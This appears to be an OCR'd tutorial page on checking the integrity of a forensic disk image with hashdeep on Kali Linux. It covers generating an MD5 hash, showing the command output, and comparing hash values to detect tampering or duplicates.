

## Checking the Integrity of the file

**We will be using the audit mode of hashdeep to check the integrity of file.**

**It will tell you which file hash value is matching with our file hash value.**

**If it matches then it will return Audit Passed.**

**If it does not matches then it will return Audit Failed.**




## Generating the MD5 Hash for the file.

**Storing them into ddEvidenceHash.txt**

```
┌──(kali㉿kali)-[/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ hashdeep -c md5 /media/sf_Kali_Shared_Folder/ddEvidence.dd > ddEvidenceHash.txt
```

## Output

```
File  Edit  Search  View  Document  Help
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /media/sf_Kali_Shared_Folder/Hashdeep
## $ hashdeep -c md5 /media/sf_Kali_Shared_Folder/ddEvidence.dd
##
16131260928,a54f00a21e55d9447d9da3472974d3d1,/media/sf_Kali_Shared_Folder/ddEvidence.dd
```

## Comparing the Hash

```
a54f00a21e55d9447d9da3472974d3d1
a54f00a21e55d9447d9da3472974d3d1
```

**If the attacker attack the file in between and modified it so the hash value of that file would have been changes and it would not be matched with the Hash value that user have been shared before.**

## So by comparing the Hash Value we can identify

- **Duplicated File in the System**
- **Either the file has been tampered or not.**
- **Malicious file with same hash value.**